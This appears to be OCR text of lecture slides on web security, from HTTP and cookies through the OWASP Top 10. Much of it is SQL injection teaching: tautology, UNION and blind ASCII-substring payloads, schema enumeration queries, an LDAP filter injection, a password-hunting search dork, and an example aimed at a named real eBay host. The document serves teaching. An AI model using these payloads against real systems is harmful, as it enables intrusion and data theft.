Web Application Security with Real Life Examples


Section - 1 Quick Recap

- HTTP Protocol
  - What is HTTP?
  - HTTP Methods
  - POST/GET Request
    - Why/where should I use GET?
    - Why/where should I use POST
  - HTTP Headers
    - XFF
    - Cookie

HTTP

- To understand web we need to know about HTTP - Hyper text transfer protocol
- Application Layer Protocol
- Uses TCP as its transport mechanism
- Core Communication Protocol
- Message based Model
  - Client Message - Request
  - Server Message - Response
- Stateless
  - Protocol itself does not maintain user information for any request
- Cookies were introduced to make it stateful

3-Way Handshake



HTTP Message Types

- HTTP messages consist of requests from client to server and responses from server to client.
- Both types of message consist of
  - start-line(a request-line or a status-line)
  - zero or more header-fields (also known as “headers”)
  - an empty line (i.e., a line with nothing preceding the CRLF) indicating the end of the header fields,
  - and (possibly) a message-body.

HTTP Methods

- GET
  - Retrieve resources
- POST
  - Performing actions
- HEAD
  - To check the existence of a resource
- TRACE
  - Echoes back to client what ever string is sent to server. (control server or debugging etc.)
- OPTIONS
  - To find HTTP methods that are available for a resource
- PUT
  - To upload a resource to the server
- DELETE
  - To delete a resouce on the server

HTTP Methods

- Safe Methods - Retrieve information and should not change server state
  - GET
  - HEAD
  - TRACE
  - OPTIONS
- Unsafe Methods - Make changes to the server state
  - PUT
  - POST
  - DELETE

GET Request

Basically, GET means “read” operation.

https://www.informatica-feminale.de/Sommer2015/lib/ajax/course.php?courseId=554

http=Protocol

www.informatica-feminale.de = Domain

Sommer2015 = Directory

course.php = Web Page

?courseID = 554 -> variable is “courseID”, data is “554”

HTTP Request Example

Request Line + Headers + Empty Line

GET /books/search.asp?q = wash HTTP/1.1

Accept:image/git, image/xxbitmap, image/jpeg, image/pjpeg, application/xshockwaveflash, application/vnd.msexcel,application/vnd.mspowerpoint, application/msword, */*

Accept-Language: en-gb, en-us;

Accept-Encoding: gzip, deflate

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)

Host: www.example.com

Request Line = Method + Resource Location + HTTP Version

HTTP Response

Response Line + Headers + Empty Line + Body

HTTP/1.1 200 OK
Date: Thu, 30 Jun 2011 13:49:37 GMT
Server: IBM_HTTP_SERVER/1.3.26.2 Apache/1.3.26(Unix)
Content-Type: text/html; charset = ISO-8859-1
Content-Language: en-US
Content-Length: 24246

<!DOCTYPE html PUBLIC “-//W3C//DTD HTML 4.01 Transitional//EN”>
<html lang=“en”>
<head>
…

Response Line = HTTP Version + Response Code

Disadvantages of GET Request

Max length of URL query string = 2083

Every single GET request will be written into the log file by default configuration of web server. This cause information leakage.

Sys admins can see sensitive information that carried on GET request.

POST Request

Basically, POST means "write" operation. E.g: tweeting, sending mail via browser, or login web page.

Variables are carried inside of HTTP body instead of URL.

Example of POST Request

Request Line + Headers + Empty Line + Body

POST /books/search.asp HTTP/1.1

Accept: image/gif, image/xxbitmap, image/jpeg, image/pjpeg, application/xshockwaveflash, application/vnd.msexcel, application/vnd.mspowerpoint, application/msword, */*

Accept-Language: en-gb, en-us;

Accept-Encoding: gzip, deflate

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)

Host: www.example.com

Content-Length: 10

q=Wahh

Request Line = Method + Resource Location + HTTP Version

HTTP Headers

HTTP header fields are components of the header section of request and response messages in the Hypertext Transfer Protocol (HTTP).

HTTP Header Fields

- HTTP header-fields include
  - general-headers
  - request-headers
  - response-headers
  - content-headers
- Each header-field consists of a name followed by a colon and the field value

HTTP Headers Example

Host: net.tutsplus.com

User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.5) Gecko/20091102 Firefox/3.5.5 (.NET CLR 3.5.30729)

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-us,en;q=0.5

Accept-Encoding: gzip,deflate

Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7

Keep-Alive: 300

Connection: keep-alive

Cookie: PHPSESSID=r2t5uvjq435r4q7ib3vtdjq120


Security Issues in HTTP

- Privacy
  - Anyone can see content
- Integrity
  - Someone might alter content
- Authentication
  - Not clear who you are talking with

HTTPS

- HTTP is unencrypted an insecure
- HTTPS uses a secure transport mechanism (SSL/ TLS)
- Protects privacy and integrity of all data passing over network

HTTPS Transactions



* SSL key exchange is complete after Step 1. Subsequent communication will use Private-Key encryption, the Session-Key will be used as the Private-Key.
* Private-Key Encryption = Symmetric Encryption
* Public-Key Encryption = Asymmetric Encryption
* CA = Certificate Authority
* HTTPS TCP Port 443


Encoding Techniques

- Different representation of same data
- URL Encoding
  - Permitted characters in the URLs
  - %20 or + for space
- UNICODE
  - Designed to support all the writing systems in the world
  - %u2215 /
- HTML Encoding
  - Represent problematic characters to safely incorporate in HTML page
  - " &
- Base 64 Encoding
  - Encoding process input in blocks of 3 bytes
  - ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
    VGhlIFdlYiBBcHBsaWNhdGlvbiBIYWNrZXIncyBIYW5kYm9vaw==


Cookie

- Cookies were designed to be a reliable mechanism for websites to remember stateful information (such as items in a shopping card) or to record the user's browsing activity

HTTP Login Mechanism and Cookie



X-Forwarded-For



Jargon

Vulnerability = a flaw in security systems

Exploit = a command/code which enable us to use vulnerabilities for attacking

Exploitation = performing an attack via exploiting vulnerabilities

Payload = harmful input to perform an attack

Input = is to provide or give something to the computer

Session = unique for user who is in web application

Attack Vectors


applications
vulnerabilities
web
application
attacks
security
internet
cyber
within
may
new
crimes
vulnerability
motivations
etc
high
developers
including
illegal
offline
number
research
attackers
Cross-Site
increasing
information
computer
using
able
access
vulnerable
valuable
online
looking
based
SQL
stealing
useful
attacker
small
drug
systems
sensitive
often
avoid
suffers
malware
causes
forgery
profits
fraud
investigate
attempt
CSS3
system
tend
aware
Kals
Majority
enable
test
Threats
value
automated
time
compared
activities
rating
minute
every
open
available
exploiting
penetrate
creates
Silverlight
penetration
terrorism
order
errors
perform
identifying
data
identify
Scripting
developments
victims
stored
technologies
infrastructure
Probability
corporate
enhancements
anywhere
jQuery
Stefan
behind
affecting
activity
profit
dealing
users
sale
network
much
work
focuses
XSS
crime
just
Request
constraints
Information
investigation
unfortunately
examples
owner
ransom
principle
application's
carried
HTML5
attacked
exist
espionage
24/7
investigated
Injection
validation
opportunity
possible
general
used
develop
search
result
achieved
categorized
easily
generic
easy
like
popular
hand
scanner
Web
exists
criminal
modern
disrupt

Internal vs External

%58

Information Security Incidents Attributed to Insider Threat

Input

Attack Tools

Firefox Plugins

- Cookie Manager
- Modify Headers
- Hackbar
- Foxproxy
- Live-HTTP Headers

Google Hacking & Exiftool


ext:sql intext:"alter user" intext:"identified by"

OWASP #10

1. Injection
2. Broken Authentication and Session Management
3. Cross-Site Scripting (XSS)
4. Insecure Direct Object References
5. Security Misconfiguration
6. Sensitive Data Exposure
7. Missing Function Level Access Control
8. Cross-Site Request Forgery (CSRF)
9. Using Components with Known Vulnerabilities
10. Unvalidated Redirects and Forwards

A1 - Injection

INJECTION


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Code Injection

- Code injection is the exploitation of a computer bug that is caused by processing invalid data.
- When you examine the code it is easy to detect, but not via testing.

SQL Exercises

SQL Injection

SQL Injection is a technique where attackers can inject SQL commands into a SQL statement, via web page input.

SQL Injection

SQL Injection

1. HTTP POST request generation by client.
2. Application get request and parse headers and body in order to decide an action.
3. Strip out parameter and variable.

   E.G: KEYWORD=INFORMATICA

4. Preparation of SQL query.

   E.G: SELECT * FROM FOO WHERE KEYWORD= **'INFORMATICA'**

SQL Injection

Keyword = informatica_feminale

Query = SELECT * FROM foo WHERE keyword = ‘informatica_feminale’

Keyword = informatica_feminale’ OR ‘1’=‘1

Query = SELECT * FROM foo WHERE keyword = ‘informatica_feminale’ OR ‘1’ = ‘1’

SQL Injection

More questions…

1. What will attackers do after that point?
2. How can we retrieve sensitive information from database?
3. Do we know table names? If not, how can we get table names?

SQL Injection

Step - 1

Determine the database name.

SELECT @@database;

SELECT database();

…

SQL Injection

Step - 2

Determine the table names of database.

SELECT table_name FROM information_schema.tables WHERE table_schema = ‘infodb’

SQL Injection

Step - 3

Determine the column names of tables.

SELECT column_name FROM information_schema.columns WHERE table_name = ‘users’

SQL Injection

Step - 4

Fetch sensitive data from database

SELECT column_name FROM information_schema.columns WHERE table_name = ‘users’

SQL Injection

Everything seems pretty good. But we have one problem…???

Keyword = informatica_feminale’ OR ‘1’=‘1

Query = SELECT * FROM foo WHERE keyword = ‘informatica_feminale’ OR ‘1’=‘1’

Target = SELECT database();

SQL Injection

SELECT 1 UNION SELECT 2

```
mysql> SELECT 1 UNION SELECT 2;
+- - +
|   1  |
+- - +
|   1  |
|   2  |
+- - +
2 rows in set (0.02 sec)
```

Example #1 - SQL Injection

http://sea.ebay.com/list.php?catid=36

Example #1 - SQL Injection

```
POST /news.php?time=&catid=31 HTTP/1.1
Host: sea.ebay.com
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:24.0) Gecko/20100101 Firefox/24.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://sea.ebay.com/list.php?catid=36
Cookie: __utma=1.832291063.1383156971.1383156971.1383156971.1; __utmb=1.5.10.1383156971;
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 16

checkbox[]=2
```

```php
<?php

public function getData($id)
{
    $q = $this->db->query('SELECT * FROM foo WHERE id = '.$id);
    $result = $q->result();
    return $result;
}
```

Example #1 - SQL Injection

HTTP requests can be manipulated so;

checkbox[] = 2

#SELECT title, content FROM foo WHERE id = 2

Instead;

checkbox[] = 5 LIMIT 1,1 UNION ALL SELECT version(), 2

#SELECT title, content FROM foo WHERE id = 5 LIMIT 1,1 UNION SELECT version(),2

Example #1 - SQL Injection

Tables;

phpcms_admin

phpcms_admin_role

phpcms_admin_role_priv

phpcms_ads

…

Blind / Time-based SQL Injection

Let’s play a T/F Game

```
mysql> SELECT * FROM news;
+----+--------------------+
| id | title              |
+----+--------------------+
|  1 | Big bang..!        |
|  2 | Mr.Robot reality   |
+----+--------------------+
2 rows in set (0.00 sec)
```

Playing T/F Game

User Input : 1

Query : SELECT * FROM news WHERE id = '1';

```
mysql> SELECT * FROM news WHERE id='1';
+----+---------------+
| id | title         |
+----+---------------+
|  1 | Big bang..!   |
+----+---------------+
1 row in set (0.00 sec)
```

Playing T/F Game

User Input : 1’ and ‘1’=‘1

Query : SELECT * FROM news WHERE id = ‘1’ and ‘1’=‘1’;

```
mysql> SELECT * FROM news WHERE id='1';
+----+---------------+
| id | title         |
+----+---------------+
|  1 | Big bang..!   |
+----+---------------+
1 row in set (0.00 sec)
```

Playing T/F Game

User Input : 1’ and substring((SELECT database()),1,1)=‘a

Query : SELECT * FROM news WHERE id = ‘1’ and substring((SELECT database()),1,1)=‘a’;

```
Empty set (0.00 sec)
```

70 attempt for each char.

A-Za-z = 52


0-9 = 10

Special chars = 8

Binary Search

User Input : 1’ and ASCII(substring((SELECT database()),1,1))>65#

Query : SELECT * FROM news WHERE id = ‘1’ and ASCII(substring((SELECT database()),1,1))>65#’;



Not Only SELECT

INSERT, DELETE, UPDATE

Redis, xxxMQ

Stored Procedure, LDAP

LDAP Injection

```
import javax.naming.ldap.LdapContext;

//...

LdapContext ctx = new InitialLdapContext(env, null);

// (&(USER=username)(PASSWORD=pwd))
String ldapUserFilter = "(&(USER=" + username + ")(PASSWORD=" + pwd+ "))";

NamingEnumeration<SearchResult> answer =
    ctx.search("CN=Users,DC=YourDomain,DC=com", ldapUserIdFieldFilter, searchControls);
```

Username -> john)(&))

(&(USER=john)(&))

Hackers Gonna Hack

Mitigation : PDO / ORM

Secure Database Query Execution

```
model.addAttribute("venues", jdbcTemplate.queryForList(
        "SELECT v.id id, v.name venue_name, ec.name cat_name, ev.name event_name FROM VENUE v\n"
                + "LEFT JOIN VENUE_EVENTS ve ON v.id=ve.venue_id\n"
                + "LEFT JOIN EVENT ev on ev.id = ve.event_id\n"
